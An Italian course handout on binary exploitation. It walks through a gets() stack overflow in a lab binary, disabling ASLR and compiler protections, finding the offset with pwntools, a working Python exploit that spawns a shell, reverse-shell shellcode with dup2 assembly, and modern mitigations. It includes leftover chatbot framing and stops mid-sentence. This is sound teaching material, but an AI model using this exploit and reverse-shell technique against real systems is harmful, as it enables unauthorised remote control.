Dispensa Lezione 4: Software Security

1. Introduzione alla Binary Exploitation

La **Binary Exploitation** (spesso definita *pwn* in gergo hacker) è una branca della sicurezza offensiva che si concentra sull'individuazione e lo sfruttamento di vulnerabilità all'interno di file eseguibili (binari compilati). L'obiettivo principale di questa pratica non è alterare il codice sorgente, di cui spesso non disponiamo, ma manipolare il flusso di esecuzione del programma fornendo input malformati o inaspettati.

Nel corso di queste lezioni, il nostro traguardo sarà ottenere l'**Arbitrary Code Execution (ACE)**. Sfrutteremo le debolezze di un binario per costringere il sistema a eseguire codice fornito da noi (chiamato *shellcode*), con lo scopo finale di far spawnare una shell di sistema (locale o remota) che ci garantisca il controllo sul processo compromesso.

---

2. Architettura del Sistema e Gestione della Memoria

Per poter sfruttare un binario, dobbiamo prima comprendere come il sistema operativo e la CPU gestiscono l'esecuzione di un processo in memoria. Lavoreremo principalmente su architetture x86 (32-bit).

I Registri della CPU


La CPU esegue le istruzioni utilizzando una memoria interna ad altissima velocità composta dai **Registri**. Questi vengono utilizzati per memorizzare temporaneamente dati, indirizzi di memoria e lo stato dell'esecuzione. Ai fini dell'exploitation, il registro in assoluto più critico è l'**Instruction Pointer (RIP nei sistemi a 64-bit, EIP nei 32-bit)**.

- Il registro **RIP** contiene in ogni istante l'indirizzo di memoria della *prossima istruzione* che la CPU dovrà eseguire. Se riusciamo a prendere il controllo del valore contenuto in RIP, possiamo deviare il flusso del programma verso un indirizzo di nostra scelta (ad esempio, verso il nostro shellcode).

Layout della Memoria di un Processo


Quando il sistema operativo carica un binario in memoria (RAM) per eseguirlo, assegna al processo uno spazio di indirizzamento virtuale segmentato in diverse aree specifiche. Le principali sono:

1. **Text (o Code):** Contiene le istruzioni macchina eseguibili del programma. Questa sezione è tipicamente di sola lettura (Read-Only) per prevenire la modifica accidentale o dolosa del codice durante l'esecuzione.
2. **Data & BSS:** Queste sezioni ospitano le variabili globali e statiche. La sezione *Data* contiene quelle inizializzate dal programmatore, mentre la *BSS* contiene quelle non inizializzate (impostate a zero di default).
3. **Heap:** È l'area di memoria dedicata all'allocazione dinamica (es. quando in C si utilizzano funzioni come `malloc()` o `calloc()`). Viene utilizzata per strutture dati la cui dimensione non è nota a tempo di compilazione. Cresce tipicamente verso gli indirizzi di memoria più alti.
4. **Stack:** È la struttura di memoria fondamentale per la gestione delle chiamate a funzione e delle variabili locali.
    - Lo Stack opera con una logica **LIFO** (*Last In*, *First Out*).
    - Ogni volta che viene chiamata una funzione, viene creato un blocco di memoria sullo stack chiamato **Stack Frame**.
    - Lo Stack Frame contiene le variabili locali della funzione, i parametri passati alla funzione e, soprattutto, il **Return Address** (l'indirizzo a cui il programma deve ritornare una volta terminata l'esecuzione della funzione).
    - Modificare illegalmente questo *Return Address* sullo Stack è la base dei classici attacchi di corruzione della memoria.



3. Il Formato ELF

Sui sistemi operativi Unix-like (come la distribuzione Kali Linux che utilizzeremo per i laboratori), lo standard per i file eseguibili, le librerie condivise e i core dump è il formato **ELF (Executable and Linkable Format)**. Un file ELF contiene non solo il codice macchina, ma anche una serie di header e tabelle che istruiscono il *loader* del sistema operativo su come mappare il file nella memoria virtuale del processo, definendo i permessi (lettura, scrittura, esecuzione) per ogni segmento (Text, Data, ecc.).



---

4. Vulnerabilità del linguaggio C: Il Buffer Overflow

La maggior parte dei sistemi operativi, dei demoni di rete e dei tool di sistema sono scritti in **C** o C++. Il C offre prestazioni elevate e un controllo a basso livello dell'hardware, ma manca di una caratteristica fondamentale presente in linguaggi più moderni: la **memory safety**.

In C, la gestione della memoria è interamente delegata al programmatore. Il linguaggio non effettua alcun *bounds checking* automatico (controllo dei limiti). Se allochiamo un array (buffer) di 10 byte e cerchiamo di scriverne 20, il C non solleverà un'eccezione a runtime bloccando l'operazione; scriverà semplicemente i 10 byte extra nelle locazioni di memoria contigue. Questo difetto strutturale causa il **Buffer Overflow**.

Analisi di un codice C vulnerabile

Esaminiamo il seguente sorgente in C:

C

```
#include <stdio.h>
```

```
int main() {
    // Allocazione di un buffer di 10 byte sullo Stack
    char buffer[10];

    printf("Inserisci l'input:\n");

    // gets() legge da standard input fino a incontrare un newline
    gets(buffer);

    printf("Hai inserito: %s\n", buffer);

    return 0;
}
```

Analisi della vulnerabilità: Il problema risiede nell'utilizzo della funzione di libreria standard `gets()`. Questa funzione è deprecata e considerata estremamente insicura poiché legge i dati dallo *standard input* copiandoli nel buffer di destinazione senza effettuare alcun controllo sulla lunghezza dei dati immessi rispetto alla dimensione del buffer allocato.


- **Esecuzione prevista:** L'utente fornisce una stringa di 5 caratteri (es. `Test1`). La stringa viene inserita nel buffer di 10 byte allocato nello Stack senza causare problemi.
- **Exploitation:** L'utente fornisce un input di 30 caratteri (es. AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA). Poiché il buffer `buffer` nello Stack è grande solo 10 byte, la funzione `gets()` scriverà i primi 10 caratteri nel buffer, mentre i successivi 20 andranno a sovrascrivere i dati adiacenti (indirizzi di memoria superiori) all'interno dello Stack Frame.

Nello Stack, subito dopo le variabili locali, risiede il **Saved Return Address**. Sfruttando questo Buffer Overflow, possiamo calcolare l'esatto offset (la distanza) necessario per far sì che il nostro input sovrascriva proprio i byte che compongono l'indirizzo di ritorno. Quando la funzione `main()` terminerà (con `return 0`), la CPU andrà a leggere l'indirizzo di ritorno corrotto dallo Stack, lo caricherà nel registro **RIP**, e il flusso di esecuzione passerà sotto il nostro totale controllo.

Strumenti utili per capire il funzionamento della memoria:

- https://circuitlabs.net/labs/c-stack-heap-memory-visualizer-learning-tool/
- https://godbolt.org/

- https://pythontutor.com/c.html



1. Il Target: Codice Vulnerabile e Compilazione

Il nostro bersaglio è un semplice programma in C che accetta un input dall'utente. La vulnerabilità risiede nell'utilizzo della funzione deprecata `gets()`, la quale non effettua alcun controllo sui limiti del buffer allocato.

Il Codice Sorgente (`hello.c`)

C

```
#include <stdio.h>
#include <string.h>

void hello() {
    char buffer[64];
    printf("Inserisci il tuo nome: ");
    // VULNERABILITÀ: Nessun controllo sulla dimensione dell'input
    gets(buffer);
    printf("Ciao, %s!\n", buffer);
}
```

```
int main() {
    hello();
    return 0;
}
```

Preparazione dell'Ambiente (Disabilitazione Protezioni)

Per scopi didattici e per comprendere le basi dell'exploitation, dobbiamo disabilitare le protezioni moderne introdotte dai sistemi operativi e dai compilatori.

1. **Disabilitare ASLR (Address Space Layout Randomization):** L'ASLR randomizza gli indirizzi di memoria a ogni esecuzione. Dobbiamo disabilitarla a livello di kernel per avere indirizzi di memoria statici e predicibili.

   Bash

   ```
   sudo sysctl -w kernel.randomize_va_space=0
   ```

2. **Compilazione del Binario:** Utilizziamo `gcc` con flag specifici per rimuovere le mitigazioni:

   Bash

   ```
   gcc -m32 -fno-stack-protector -z execstack -no-pie hello.c -o hello
   ```

   - `-m32`: Compila il binario per un'architettura a 32-bit (x86).
   - `-fno-stack-protector`: Disabilita i "Canaries", i controlli di integrità dello Stack.
   - `-z execstack`: Rende lo Stack un'area di memoria eseguibile (fondamentale per eseguire il nostro shellcode).
   - `-no-pie`: Disabilita il Position Independent Executable.

---

2. Analisi Dinamica con pwndbg e De Bruijn Sequence

Per analizzare il comportamento del programma in memoria, utilizzeremo **GDB** equipaggiato con l'estensione **pwndbg**, standard de facto per la binary exploitation.

Individuazione dell'Offset

Sappiamo che inserendo più di 64 caratteri causeremo un Buffer Overflow. Tuttavia, dobbiamo scoprire il numero *esatto* di byte necessari per raggiungere e sovrascrivere il registro **EIP** (Instruction Pointer), ovvero l'indirizzo di ritorno.

Per farlo in modo ingegneristico, utilizziamo una **sequenza di De Bruijn** (un pattern ciclico in cui ogni blocco di 4 byte è univoco).

1. **Generiamo il pattern** tramite `pwntools`:

   Bash
   ```
   pwn cyclic 150
   ```

   (Copia la stringa generata, es: aaaabaaacaaadaaa...)

2. **Avviamo il debugger** e forniamo la stringa come input:

   Bash
   ```
   gdb ./hello
   pwndbg> run
   ```

   Incolla il pattern generato quando il programma richiede l'input.

3. **Analisi del Crash (SIGSEGV):** Il programma crasherà. Analizzando l'output di `pwndbg`, osserveremo il registro EIP. Supponiamo di leggere `EIP: 0x61616174` (che in ASCII corrisponde a `taaa`). Questo significa che l'Instruction Pointer è stato sovrascritto dalla stringa `taaa` contenuta nel nostro pattern.

4. **Calcolo dell'Offset:** Chiediamo a pwntools a quale posizione si trova quella specifica sottostringa:

   Bash
   ```
   pwn cyclic -l 0x61616174
   ```

   Se l'output è **76**, significa che dobbiamo inviare esattamente 76 byte di "spazzatura" (padding) prima di poter scrivere il nuovo indirizzo di ritorno.

---

3. Struttura del Payload e il concetto di NOP Sled

L'obiettivo dell'exploit è iniettare del codice malevolo (Shellcode) nello Stack e costringere la CPU a eseguirlo. La struttura del nostro payload sarà la seguente:

```
[ Padding (76 byte) ] + [ Nuovo Indirizzo EIP (4 byte) ] + [ NOP Sled ] + [ Shellcode ]
```

Cos'è il NOP Sled?

L'acronimo NOP sta per *No Operation* (opcode `0x90` in x86). È un'istruzione che dice alla CPU: "non fare nulla e passa all'istruzione successiva". Poiché l'indirizzo esatto in cui viene caricato il

nostro buffer può variare leggermente tra l'ambiente di debugging e l'esecuzione reale (a causa delle variabili d'ambiente), calcolare al singolo byte l'indirizzo di destinazione è complesso.

Il **NOP Sled** agisce come un "cuscinetto di atterraggio" o uno scivolo. Se il nostro nuovo EIP punta in un punto qualsiasi all'interno di questo scivolo di NOP, la CPU scorrerà su di essi senza fare nulla, fino ad arrivare inevitabilmente e in modo sicuro al nostro Shellcode.

---

4. Automazione dell'Attacco: Exploit in Python

Per rendere l'attacco affidabile, scriveremo uno script in Python sfruttando `pwntools`. Invece di indovinare l'indirizzo dello stack, automatizzeremo un processo in due fasi: genereremo un crash controllato per leggere dal *Core Dump* l'indirizzo esatto in cui risiedeva il registro **ESP**, e lo utilizzeremo come target per il nostro salto.

Prerequisito fondamentale: Abilitare la generazione dei core dump nel terminale corrente:

Bash

```
ulimit -c unlimited
```

Lo Script Base (Shell Locale)

Questo script fornisce una shell sulla macchina su cui stiamo eseguendo il test.

Python

```
from pwn import *
import os

context.update(arch='i386', os='linux')
context.log_level = 'error'

print("[*] FASE 1: Provoco un crash per trovare lo Stack Pointer
reale...")
os.system("rm -f core*")

p_crash = process('./hello')
p_crash.sendline(b"A" * 150)
p_crash.wait()

try:
    # Leggiamo la memoria morta dal file generato dal crash
    core = p_crash.corefile
    # Estraiamo il valore di ESP al momento esatto del segfault
    real_esp = core.esp
```

```
    print(f"[+] INDIRIZZO TROVATO: ESP = {hex(real_esp)}")
except Exception as e:
    print("[-] Impossibile leggere il core dump. Esegui 'ulimit -c
unlimited'.")
    exit()

print("[*] FASE 2: Lancio dell'exploit...")
context.log_level = 'info'

p = process('./hello')

offset = 76
ret_address = real_esp # Usiamo l'indirizzo appena calcolato

# Generazione shellcode base fornito da pwntools
shellcode = asm(shellcraft.sh())

# Costruzione del payload con un NOP Sled di 32 byte
payload = b"A" * offset
payload += p32(ret_address)
payload += b"\x90" * 32
payload += shellcode

p.sendline(payload)
p.interactive()
```

Ecco la stesura per la dispensa che copre la teoria dell'encoding e l'architettura a basso livello della reverse shell, spiegando esattamente *perché* il nostro shellcode è dovuto cambiare rispetto all'attacco locale.

---

5. Architettura Avanzata: Shellcode di Rete ed Encoding

Nel passaggio dall'esecuzione di una shell locale all'ottenimento di un accesso remoto (Reverse Shell), la complessità del nostro payload aumenta drasticamente. Non ci limitiamo più a chiedere al sistema operativo di "aprire un programma", ma dobbiamo manipolare lo stack di rete e l'infrastruttura di Input/Output del kernel Linux.

Prima di analizzare il nuovo shellcode, è fondamentale comprendere una delle minacce strutturali più insidiose nello sviluppo degli exploit: i caratteri proibiti.

5.1 L'Invisibile Minaccia dei "Bad Characters" ed Encoding

Quando sfruttiamo vulnerabilità basate sull'immissione di stringhe (tramite funzioni come `gets()`, `strcpy()`, o `scanf()`), siamo soggetti alle regole sintattiche del linguaggio C.

La funzione `gets()`, in particolare, è programmata per leggere dati dallo Standard Input fino a quando non si verifica una di queste due condizioni: incontra la fine del file (EOF) oppure incontra il carattere **Newline** (il "ritorno a capo" o tasto Invio). A livello macchina, il Newline corrisponde al byte esadecimale **`0x0a`**. Un altro carattere storicamente problematico per altre funzioni C è il **Null Byte** (**`0x00`**), che indica la terminazione di una stringa.

Questi byte prendono il nome di **Bad Characters**.

Il Problema nello Shellcode

Lo shellcode non è testo, è codice macchina compilato (sequenze di byte esadecimali). Cosa succede se le istruzioni assembly che abbiamo scritto generano, per puro caso, il byte `0x0a`? Nel momento in cui inviamo il payload, la funzione `gets()` inizierà a leggerlo e a scriverlo nello Stack. Appena incontrerà il byte `0x0a`, presumerà che l'utente abbia premuto Invio. La funzione terminerà l'operazione in quell'istante, troncando il nostro payload a metà. L'indirizzo di ritorno non verrà sovrascritto correttamente o lo shellcode risulterà incompleto, causando un inevitabile *Segmentation Fault*.

Perché non abbiamo riscontrato questo errore nei nostri test? Nel nostro laboratorio abbiamo utilizzato l'indirizzo IP di loopback `127.0.0.1`. Se la nostra macchina attaccante (es. Kali su VirtualBox) avesse avuto un IP come `10.0.2.15`, la compilazione dell'indirizzo IP all'interno dello shellcode avrebbe generato il byte `0x0a` (poiché 10 in decimale è `0x0a` in esadecimale). In quello scenario, il nostro exploit sarebbe fallito silenziosamente.

La Soluzione: L'Encoding in Memoria

Per eludere questo limite, i penetration tester utilizzano tecniche di **Encoding**. Invece di inviare lo shellcode puro, quest'ultimo viene "offuscato" (solitamente tramite un'operazione matematica di XOR) utilizzando una chiave che elimina fisicamente tutti i byte `0x0a` e `0x00` dal payload.

Tuttavia, la CPU non può eseguire codice offuscato. Pertanto, l'encoder aggiunge in testa al payload un piccolissimo programma chiamato **Decoder Stub** (privo di bad characters). Il flusso di esecuzione diventa il seguente:

1. L'EIP salta al nostro payload e inizia a eseguire il Decoder Stub.
2. Il Decoder Stub legge il resto del payload dalla RAM, lo decifra in tempo reale ripristinando i byte originali, e lo sovrascrive in memoria.

3. Terminato il ciclo, il Decoder cede il controllo allo shellcode decifrato, che viene eseguito normalmente.

5.2 Anatomia di una Reverse Shell su Linux: Oltre l'execve

Per comprendere perché abbiamo dovuto scrivere istruzioni assembly aggiuntive per la Reverse Shell, dobbiamo analizzare le differenze architetturali rispetto a una shell locale.

La Shell Locale (Il limite del Terminale)

Nel nostro primo exploit, lo shellcode si limitava a invocare la *System Call* (chiamata di sistema) `execve("/bin/sh")`. In Linux, ogni processo eredita i canali di comunicazione dal processo "padre". Quando il programma vulnerabile lancia `/bin/sh`, quest'ultima utilizza i canali standard (Tastiera e Monitor locale) per ricevere comandi e mostrare l'output. L'attaccante remoto avvia il programma, ma la shell rimane fisicamente intrappolata sul monitor della vittima.

Il Paradigma dei File Descriptor

In Linux vige una regola d'oro: **"Tutto è un file"**. Anche l'Input e l'Output del terminale sono trattati come file virtuali, identificati da un numero intero chiamato **File Descriptor (FD)**. Di default, ogni programma possiede tre FD primari:

- **0 (Standard Input - STDIN):** Da dove legge i comandi.
- **1 (Standard Output - STDOUT):** Dove stampa i risultati.
- **2 (Standard Error - STDERR):** Dove stampa gli errori.

Il nuovo Shellcode: Ristrutturare l'Input/Output

Per ottenere una Reverse Shell, dobbiamo alterare la fisiologia del sistema operativo. Non basta aprire una connessione di rete; dobbiamo costringere la nuova shell a usare la rete al posto della tastiera e del monitor.

Il nostro nuovo shellcode è composto da tre fasi distinte, eseguite in sequenza millisecondi prima dell'avvio della shell:

1. **Creazione del Socket (`connect`):** Il nostro codice chiede al kernel Linux di aprire una connessione TCP verso l'IP dell'attaccante. Poiché in Linux anche i socket di rete sono considerati file, il kernel assegna a questa nuova connessione il primo File Descriptor disponibile. Essendo 0, 1 e 2 già occupati, **la connessione di rete riceverà matematicamente il File Descriptor 3**. *(Il canale verso l'attaccante è aperto, ma la shell non sa ancora di doverlo usare).*

2. **Il Reindirizzamento (`dup2`):** Questa è la fase cruciale che differenzia una Reverse Shell da un semplice payload. Utilizziamo la System Call `dup2` (Duplicate File Descriptor) per sovrascrivere l'infrastruttura del processo. Istruiamo la CPU a eseguire queste tre operazioni:
    - Copia il FD 3 (la Rete) e sovrascrivilo sul FD 0 (STDIN).
    - Copia il FD 3 (la Rete) e sovrascrivilo sul FD 1 (STDOUT).
    - Copia il FD 3 (la Rete) e sovrascrivilo sul FD 2 (STDERR).
3. **L'Esecuzione (`execve`):** Solo ora, con i "cavi" virtuali scambiati, invochiamo `execve("/bin/sh")`. Quando la shell si avvia, cercherà di leggere i comandi dallo STDIN e di stampare sullo STDOUT. Senza saperlo, starà leggendo i pacchetti provenienti dalla macchina dell'attaccante e starà inviando i risultati dell'esecuzione attraverso il socket TCP, fino al nostro listener Netcat. Abbiamo ottenuto il controllo remoto.

Per comprendere a pieno la potenza e l'eleganza di questo attacco, dobbiamo scendere al livello dell'Assembly x86 (l'effettivo linguaggio macchina compreso dal processore).

Sui sistemi Linux a 32-bit, l'interazione con il kernel (il cuore del sistema operativo) avviene tramite le **System Call**. Per invocare una System Call, dobbiamo preparare i registri della CPU secondo una convenzione ben precisa:

- **EAX**: Contiene il numero identificativo della System Call (es. 11 per `execve`, 63 per `dup2`).
- **EBX**: Contiene il primo argomento.
- **ECX**: Contiene il secondo argomento.
- **EDX**: Contiene il terzo argomento.
- **`int 0x80`**: È l'istruzione di *interrupt* che dice alla CPU: "Sospendi il programma utente e passa il controllo al Kernel con i parametri appena forniti".

Nello script Python precedente, abbiamo fuso macro preimpostate di `pwntools` (per comodità strutturale) con assembly crudo scritto da noi per il reindirizzamento dei File Descriptor.

Esaminiamo e traduciamo il blocco Assembly che abbiamo iniettato nello Stack.

Il Codice Assembly Commentato

Snippet di codice

```
/* FASE 1: Connessione TCP (Generata da shellcraft.connect) */
/* Il kernel crea il socket. Essendo il primo file aperto dal
```

```
        nostro processo, gli viene assegnato il File Descriptor 3.
*/

    /* FASE 2: Il Reindirizzamento (Scritto manualmente da noi) */

    /* 2.1 Preparazione del target (Il nostro Socket) */
    mov ebx, 3          ; Mettiamo in EBX il primo argomento: il
FD del Socket (3)

    /* 2.2 dup2(3, 0) - Reindirizziamo lo STDIN */
    mov al, 0x3f        ; 0x3f è 63 in esadecimale (identificativo
di dup2)
    xor ecx, ecx        ; Un modo elegante per impostare ECX a 0
(STDIN)
    int 0x80            ; Eseguiamo la System Call

    /* 2.3 dup2(3, 1) - Reindirizziamo lo STDOUT */
    mov al, 0x3f        ; Ricarichiamo 63 in EAX (AL)
    mov cl, 1           ; Mettiamo 1 in ECX (STDOUT)
    int 0x80            ; Eseguiamo la System Call

    /* 2.4 dup2(3, 2) - Reindirizziamo lo STDERR */
    mov al, 0x3f        ; Ricarichiamo 63 in EAX (AL)
    mov cl, 2           ; Mettiamo 2 in ECX (STDERR)
    int 0x80            ; Eseguiamo la System Call

    /* FASE 3: L'Esecuzione (Generata da shellcraft.sh) */
    /* A questo punto, pwntools genera l'assembly per eseguire
       sys_execve("/bin/sh", NULL, NULL). L'output e l'input di
       questa shell viaggeranno ora attraverso il FD 3. */
```

L'Arte di evitare i Bad Characters in Assembly

Se osserviamo attentamente il codice Assembly che abbiamo scritto per la Fase 2, noteremo delle scelte stilistiche particolari. Questa è l'essenza dello sviluppo di exploit (Exploit Development).

Perché non abbiamo usato istruzioni standard come `mov eax, 63` o `mov ecx, 0`?

La risposta risiede nei *Bad Characters* analizzati nel capitolo precedente. Se scrivessimo `mov eax, 63` (che in esadecimale è `0x3f`), il compilatore Assembly, sapendo che EAX è un registro a 32-bit (4 byte), tradurrebbe l'istruzione in linguaggio macchina riempiendo gli spazi vuoti con degli zeri: `B8 3F 00 00 00`

Questa sequenza contiene ben tre **Null Byte** (`0x00`). Come sappiamo, la funzione `gets()` del nostro programma C vulnerabile si fermerebbe al primo `0x00`, troncando il nostro shellcode e facendo fallire l'attacco.

Per aggirare questo ostacolo, abbiamo utilizzato **tecniche di ottimizzazione Assembly (Shellcoding):**

1. **Uso dei registri a 8-bit (AL, CL):** Invece di interagire con l'intero registro EAX (32-bit), abbiamo usato `mov al, 0x3f`. AL rappresenta solo gli ultimi 8 bit (1 byte) del registro EAX. Modificando solo quell'ottetto, l'istruzione compilata risulta essere semplicemente `B0 3F`, un'istruzione pulita, di soli 2 byte, e senza alcun Null Byte.
2. **L'uso dello XOR per azzerare i registri:** Invece di usare `mov ecx, 0` (che genererebbe `B9 00 00 00 00`), abbiamo utilizzato l'operazione bit a bit **OR Esclusivo**: `xor ecx, ecx`. Qualsiasi valore elaborato in XOR con se stesso restituisce sempre **zero** (es. `1 XOR 1 = 0`). Questa operazione è nativa nella CPU, è leggermente più veloce della direttiva `mov`, e soprattutto viene compilata nei byte `31 C9`, azzerando il registro a 32-bit senza inserire un solo Null Byte nel nostro payload.

Ecco l'ultimo capitolo della dispensa. Questo modulo è fondamentale per chiudere il cerchio: dopo aver insegnato agli studenti come distruggere un sistema, dobbiamo spiegare loro come l'industria informatica si difende oggi e perché studiamo queste tecniche se esistono le protezioni.

---

7. Il Contrattacco della Difesa: Mitigazioni e Sicurezza Moderna

Nei laboratori precedenti abbiamo avuto gioco facile perché abbiamo deliberatamente disabilitato le difese del sistema operativo e del compilatore (tramite flag come `-fno-stack-protector` o disattivando l'ASLR). Nel mondo reale, l'industria informatica non è rimasta a guardare mentre i Buffer Overflow decimavano la sicurezza dei server globali.

Nel corso degli anni, sono state implementate diverse difese strutturali. Analizziamo le principali contromisure che incontreremo (e che i penetration tester moderni devono imparare a eludere).

7.1 Le Contromisure Classiche

1. Stack Canaries (I Canarini)

Prende il nome dall'antica pratica dei minatori di portare un canarino in miniera: se l'aria diventava tossica, il canarino moriva prima dei minatori, dando l'allarme. In informatica, lo **Stack Canary** è un valore casuale (segreto e generato a ogni avvio) che il compilatore inserisce nello Stack, posizionandolo esattamente tra le variabili locali (il nostro buffer) e l'indirizzo di ritorno (EIP/RIP).

Quando la funzione termina, prima di eseguire l'istruzione `ret`, il programma verifica se il canarino è ancora intatto. Se un Buffer Overflow ha allagato lo Stack per sovrascrivere l'EIP, avrà inevitabilmente sovrascritto e alterato anche il canarino. Il sistema rileva la discrepanza e abortisce immediatamente il programma con l'errore `stack smashing detected`, prevenendo l'esecuzione di codice arbitrario.

2. Stack Non Eseguibile (NX Bit / DEP)

Questa è la mitigazione che ha bloccato i nostri primi tentativi di shell. La logica alla base è semplice: **i dati non devono mai essere eseguiti come codice**. Sfruttando un flag a livello hardware della CPU (chiamato No-eXecute bit da AMD, o Data Execution Prevention da Windows), il sistema operativo marca specifiche aree di memoria (come lo Stack e l'Heap) con permessi di sola Lettura e Scrittura (RW), rimuovendo il permesso di Esecuzione (X). Anche se un attaccante riesce a sovrascrivere l'EIP e a farlo saltare al proprio shellcode, la CPU si rifiuterà di eseguire le istruzioni, sollevando un `SIGSEGV`. *(Nota: Per aggirare questa difesa, gli hacker moderni usano una tecnica avanzata chiamata ROP - Return Oriented Programming, che riutilizza frammenti di codice legittimo già presente in memoria).*

3. Randomizzazione della Memoria (ASLR e PIE)

La **Address Space Layout Randomization (ASLR)** distrugge l'affidabilità degli exploit basati su indirizzi statici. Ad ogni esecuzione del programma, il sistema operativo carica lo Stack, l'Heap e le librerie di sistema (come la `libc`) in indirizzi di memoria virtuale completamente casuali. A questo si aggiunge il **PIE (Position Independent Executable)**, che randomizza anche la posizione del codice sorgente stesso (il segmento Text). Il nostro script Python precedente, che saltava all'indirizzo `0xffc98cf0`, fallirebbe il 99.9% delle volte su un sistema con ASLR attivo. Per eluderlo, un attaccante ha bisogno di una vulnerabilità aggiuntiva capace di far "trapelare" informazioni (Memory Leak) per calcolare i nuovi indirizzi al volo.

7.2 L'Evoluzione: Supporto Architetturale Hardware

Le difese basate sul software (come i canarini) possono essere raggirate. Per questo motivo, i produttori di CPU hanno recentemente integrato difese direttamente nell'hardware (nel silicio).

- **Shadow Stack (Intel CET):** La tecnologia Control-flow Enforcement Technology di Intel ha introdotto uno "Stack Ombra". È uno Stack secondario, gestito esclusivamente

